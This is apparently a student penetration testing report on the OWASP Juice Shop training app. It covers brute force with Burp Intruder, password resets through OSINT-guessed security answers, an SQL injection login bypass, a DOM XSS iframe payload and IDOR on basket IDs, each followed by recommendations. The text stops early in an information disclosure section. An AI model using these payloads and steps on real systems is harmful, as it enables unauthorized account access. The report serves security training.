DIGITAL EGYPT PIONEERS INITIATIVE (DEPI)

Penetration Testing Report

عبد الملك عبد الباقي شفيق
محمود بدوي مصطفي
زياد محمد عبدالحليم
مودة أحمد محمود زكي
حمدى احمد ابوالمكارم
احمد فتح الله محمود

Contents

1. **WEB Vulnerability**

1.1) broken authentication

OSINT (Open-Source Intelligence)

Code Analysis

1.2) SQL Injection

1.3) DOM-based XSS

1.4) insecure Direct Object Reference (IDOR)

1.5) Information Disclosure

1.6) Data Leak

1.7) SSRF

1.8) LFI

1.9) SSTI

1.10) XXE

1.11) Upload a file larger than 100 kB

2. **Network Vulnerability**

2.1) Samba Exploit

2.2) VNC (Virtual Network Computing) Exploit

2.3) WebDAV Exploit

2.4) Vsftpd Exploit

2.5) BindShell Exploit

Conclusion

1. WEB Vulnerability Report


1) broken authentication

occurs when an application's authentication mechanisms are improperly implemented, allowing **attackers to gain unauthorized access to user accounts** or bypass login controls. This can happen due to weak password policies, or vulnerabilities like insecure password storage, allowing brute force attacks or credential stuffing.


1.1) Brute Force Attack Using Burp Suite

The target of the test was the **admin account** .The login endpoint was identified, and initial reconnaissance was conducted to understand the form structure and response behavior during login attempts .The following steps were carried out:

1. **Login Request Capture**: A login attempt was made using the admin email (`admin@juice-sh.op`) and an incorrect password. The HTTP request was captured via Burp Suite's **Proxy**.




2. **Payload Setup**: A wordlist (best1050.txt) containing common passwords was used as the attack payload. Burp Suite's **Intruder** module was configured to systematically test these passwords against the captured login request.



3. **Attack Execution**: The attack was initiated by sending multiple **HTTP POST requests** with different password combinations until the correct password was found.

4. **Outcome**: After several attempts, the correct password for the admin account was identified, demonstrating a successful brute force attack.



Findings:

1. Successful Brute Force Attack

The test revealed that the **Juice Shop platform is vulnerable to brute force** attacks on the admin account. The **correct password was discovered using Burp**

Suite's Intruder tool, indicating weak or no protection against automated login attempts.

2. Lack of Rate-Limiting

There was no evidence of **rate-limiting** implemented on the login form. This **allowed for an unlimited number of login attempts without any delays or blocking mechanisms**, making the platform susceptible to brute force attacks.

3. Weak Password Policy

The admin account used a weak password, which was easily guessed using a wordlist of common passwords. This highlights the absence of a strong password policy that enforces the use of complex passwords.

Recommendations:

1. Implement Rate-Limiting

Introduce rate-limiting on the login page to **limit the number of login attempts** per **IP address**. For example, after **three failed login attempts**, the system should either **block** further attempts for a specific period (e.g., 15 minutes) or **require additional verification**.

2. Enforce Strong Password Policies

Enforce a password policy that requires users (especially admin accounts) to use strong passwords that include:

- A minimum of 12 characters.
- A combination of uppercase and lowercase letters, numbers, and special characters.
  This will reduce the likelihood of successful brute force attacks using common password lists.

3. Add Multi-Factor Authentication (MFA)

Enable **Multi-Factor Authentication (MFA)** for **critical accounts** such as admin accounts. Even if an attacker guesses the password, MFA will require an additional factor (e.g., a code sent to the user’s phone) to complete the login process.

4. Monitor Failed Login Attempts

Implement monitoring and logging of failed login attempts. Administrators (blue team) **should be alerted** if **multiple failed login attempts** are detected, especially on high-privilege accounts like `admin@juice-sh.op`.

risk level

critical


---

12) OSINT (Open-Source Intelligence)

the test targeted two user accounts: `jim@juice-sh.op` and `bjoern@gmail.com`. By

leveraging publicly available information, **the original answers to their security questions** were discovered and used to reset their passwords

- **Security Question Discovery**: The security questions used in the password reset process were identified (e.g., "Your eldest siblings middle name?", "Your Zip/Postal code when you were a teenager?").



Findings:

1. Security Question Weaknesses

The test revealed that the **security questions** used in the password reset process were vulnerable to exploitation. In both cases, the answers to the security questions were easily discovered through **publicly available information**:

- **Jim's Account (jim@juice-sh.op)**: The security question was "Your eldest siblings middle name?", Jim did a review on the **Green Smoothie product**. We can see that he mentions a replicator. If we google "**replicator**" we will get the results indicating that it is from a TV show called **Star Trek**. Googling "Jim Star Trek" gives us a **wiki page** for James T. Kirk from Star Trek . Looking through the wiki page we find that he has a brother.

Family	George Kirk (father) Winona Kirk (mother) George Samuel Kirk (brother) Tiberius Kirk (grandfather) James (maternal grandfather)

Looks like his brother's middle name is **Samuel ,** Inputting that into the Forgot Password page allows us to successfully change his password.

- **Bjoern's Account (bjoern@gmail.com)**: The security question was "Your Zip/Postal code when you were a teenager?" Using **social media posts**, it was discovered that his hometown is city: 'Uetersen' , country: 'Germany' , and when we search we find that Uetersen has ZIP code *25436 ,But when we use* `25436` as answer to security question *the challenge won't be solved.*

we will find out that Bjoern added some **obscurity** to his security answer by using an uncommon variant of the pre-unification format of postal code in Germany. Visit http://www.alte-postleitzahlen.de/uetersen to learn that Uetersen's old ZIP code was `West-2082` .Inputting that into the Forgot Password page allows us to successfully change his password.

2. lack of awareness of Security

Users were **not educated** on the **risks** associated with **choosing easily discoverable answers for security questions**. This lack of awareness **increases the likelihood of their accounts being compromised**.

Recommendations:

1. Multi-Factor Authentication (MFA):

Require an additional factor (e.g., SMS code or OTP or PIN code) during the password reset process. **Email Verification**: Ensure that users can reset their passwords only after confirming their identity via email.

2. Encourage Users to Use Unique, Non-Guessable Answers

If security questions are still used, users should be **encouraged** to **provide answers that are not publicly known or easily guessable**. For example, instead of using real information, users could **create unique, complex** answers that only they know.

3. Educate Users on Security Awareness

Implement a user education program to **raise awareness** about the **importance** of choosing **secure answers for password recovery questions**. Inform users of the **risks** associated with **sharing personal information on public platforms** that could be used to reset their passwords.


risk level

medium

---

13) Code Analysis


- inspect of the JavaScript code in **main.js**, it was revealed that the password for this account is the user's email encoded using **Base64**. This vulnerability enables attackers to easily decode the password and gain unauthorized access to the account.
- By opening the browser's **Developer Tools** (F12 in most browsers) and navigating to the **Sources** tab, the `main.js` file was located. Upon inspecting the code related to the authentication system, the following snippet was found:



This indicates that the password for the account `bjoern.kimminich@gmail.com` was being generated by simply encoding the user's email using Base64. This is an

insecure practice, as Base64 is not an encryption or hashing algorithm and can be easily decoded.

- The function `btoa()` is used to encode data into **Base64**, which is a reversible encoding method. To decode the password , we go to console and write this code



and here we go this is the password of the account `bjoern.kimminich@gmail.com` and an attacker can log in to the Juice Shop platform .

Findings:

1. Use of Email as a Password

In this case, **the password is not only weak but also predictable**. Using the email itself as a password further weakens the security, as emails are publicly available and well-known identifiers.

2. Lack of Secure Password Handling

The absence of secure hashing or encryption for passwords is a major flaw. Passwords should never be stored or transmitted in an easily reversible form like Base64.

Recommendations:

1. Stored credentials should be hashed and salted using cryptographically secure algorithms

2. Enforce password uniqueness by preventing users from using easily guessable information such as their email address as a password.

risk level

high

---

2) SQL Injection

SQL Injection is a **security vulnerability** that **allows attackers** to **manipulate** an application's SQL **queries by injecting malicious SQL code through input fields.** This can result in unauthorized access to the database, allowing attackers to retrieve, modify, or delete sensitive data. SQL Injection occurs when user input is not properly sanitized before being included in a SQL query.

1. Discovery of the SQL Injection Vulnerability

The vulnerability was discovered by testing the **login page** for improper input validation in the **username field**. By **submitting malicious SQL statements** instead of **legitimate input**, it was possible to manipulate the underlying SQL query, allowing unauthorized access.

2. Exploiting SQL Injection

SQL Injection was used to bypass the login mechanism and gain admin access.

The following payload was used in the **username** field:

```
' OR 1=1--
```

2. This SQL statement works by injecting a condition that always evaluates to **true** (`1=1`), effectively bypassing the password check.

   In the **password field, you can enter anything, as it will be ignored due to the SQL comment (`--`).

3. Submit the form .You are now logged in as the admin user (`admin@juice-sh.op`) without knowing the actual password.

Recommendations

1. Input Validation and Sanitization

Implement strict **input validation** and sanitization for all user inputs. Ensure that special characters like quotes (`'`), semicolons (`;`), and SQL keywords (`OR` , `AND` , `--`) **are** either **escaped or disallowed entirely** in fields such as username and password.

2. Security Audits

Perform security audits, including **code reviews** and **penetration testing**, to **detect and patch** vulnerabilities like SQL Injection.

3. Web Application Firewall (WAF)

Consider implementing a **Web Application Firewall (WAF)**, which can **help detect and block SQL Injection attacks by inspecting incoming traffic for malicious patterns.**

risk level

critical


---

3) DOM-based XSS


DOM-based XSS **occurs when malicious scripts are injected into a web page via client-side** JavaScript code, **executed in the user's browser without being filtered or sanitized by the server**.

- DOM-based XSS vulnerabilities are typically found by **observing how user input is handled and rendered by client-side** JavaScript. In this case, the search field was tested by injecting a variety of malicious payloads to see if the input was directly reflected on the page or used by JavaScript without proper encoding or sanitization.

1. **Tested various inputs** in the search field(<h1^0xHAMZ>/h1^), observing whether the input was **reflected back on the page** or if it affected the page's behavior.



2. **Monitored the DOM** to check how the input was processed and if it was passed directly to JavaScript functions.



3. **Exploiting the DOM-Based XSS Vulnerability**

Once the search field was confirmed to be vulnerable, a DOM-based XSS payload was crafted to demonstrate the exploit.

XSS Payload


The following payload was injected into the **search field**:

```
<iframe src="javascript:alert('xss')">
```

How it works:

- `<iframe>` : The `iframe` element **embeds a new document within the page**. Here, **it is used to load a JavaScript URL**.
- `src="javascript:alert('xss')"` : This portion of the payload **causes the browser to execute** the JavaScript code, specifically triggering an **alert with the text "xss"**

4. **Submit the form** or trigger the search functionality.
5. The **alert box** will appear, **confirming the execution** of the injected JavaScript code.



Findings

1. Insecure Input Handling

The client-side JavaScript directly **reflects the user input into the DOM**, allowing attackers to **manipulate the page's content and execute arbitrary code**. The application fails to properly sanitize the input before rendering it, leading to the XSS vulnerability.

Recommendations

1. Input Validation and Sanitization

Implement strong **input validation** on both the client-side and server-side. User inputs should be sanitized to ensure that special characters like `<`, `>`, `&`, and `'` are properly escaped.

2. Security Audits

Perform security audits and penetration testing, focusing on client-side vulnerabilities. **Automated tools and manual code reviews can help detect potential XSS vulnerabilities**.

3. block any js payload in the search

by using trusted libraries to sanitize and clean the input.
Use libraries like **DOMPurify** or similar to **strip any potentially dangerous content from user input**. it will remove harmful elements like `<script>`, `<iframe>`, or `javascript:` links.

risk level

high

---

4) insecure Direct Object Reference (IDOR):

is a vulnerability where an attacker can access or manipulate objects (such as files or records) by altering a parameter in the request (like an ID) without

proper authorization checks. This happens when an application exposes internal object identifiers without verifying the user's access rights. To prevent it, implement strict access control checks and avoid using direct object references in URLs or user inputs.

Steps to Reproduce

1. **Open the Juice Shop application**


- Access the Juice Shop website by navigating to https://juiceshop.com/#/basket/{basketID›.
- Ensure that you replace {basketID› with an actual basket ID, to load the page containing basket details. This action will trigger an HTTP request to the server.

2. **Set up Burp Suite to intercept HTTP requests**

- Launch Burp Suite and configure your browser to route traffic through Burp's proxy.
- Go to the **Proxy** tab in Burp Suite and enable the interception mode.

3. **Send the intercepted request to Burp's Repeater**

- Once the basket request is intercepted, review its details in the **Proxy** tab.
- To manipulate this request further, right-click the request and select "**Send to Repeater**" from the dropdown menu.



4. **Modify the basket ID in the captured request**


- In the Repeater tab, locate the part of the request that contains the basketID parameter, which represents the unique identifier for the current user's basket.
- Change this value to another valid basket ID (“10” for another account we created previously) to simulate accessing a different user's basket.

5. **Send the modified request**

- After making the changes, click the **Send** button in the Repeater tool to forward the modified request to the server.
- This action will test whether the application properly verifies the legitimacy of the basket ID you entered, or if it simply returns the data for the new basket ID without verifying ownership.

6. **Analyze the server’s response**

- the server responds with the details of the new basket ID, this indicates a potential security flaw.



Findings:

1. **Insecure Direct Object Reference (IDOR) Detected**: The application allows modification of the basketID in the request, leading to unauthorized access to other users' data.
2. **Lack of Access Control:** The server fails to validate if the user has proper permissions to access the basket associated with the modified basketID.
3. **Exposure of Sensitive Information:** By altering the basketID, attackers can view or manipulate another user's basket data, exposing personal and transactional information.

Recommendations:

1. **Implement Proper Access Controls**: Ensure that the server checks the user's permissions before granting access to any resource based on object identifiers (like basketID).
2. **Use Indirect References**: Instead of using easily guessable IDs in URLs or requests, use non-guessable references (like UUIDs or token-based identifiers) that are mapped

to actual resources server-side.

3. **Conduct Security Audits**: Regularly test applications for IDOR vulnerabilities and other access control flaws, particularly in APIs and request parameters.

risk level

Medium

---


5) Information Disclosure:

refers to a security vulnerability where sensitive data is unintentionally exposed to unauthorized users. This data could include system details, configuration information, personal user data, or other critical information that should remain confidential.

Steps to Reproduce


Step 1: Access the robots.txt File

1. Navigate to the URL: https://juice-shop.herokuapp.com/robots.txt.
2. This file is typically used to instruct web crawlers about which parts of the site should not be accessed. Review the contents for any interesting information or directories that might be referenced.



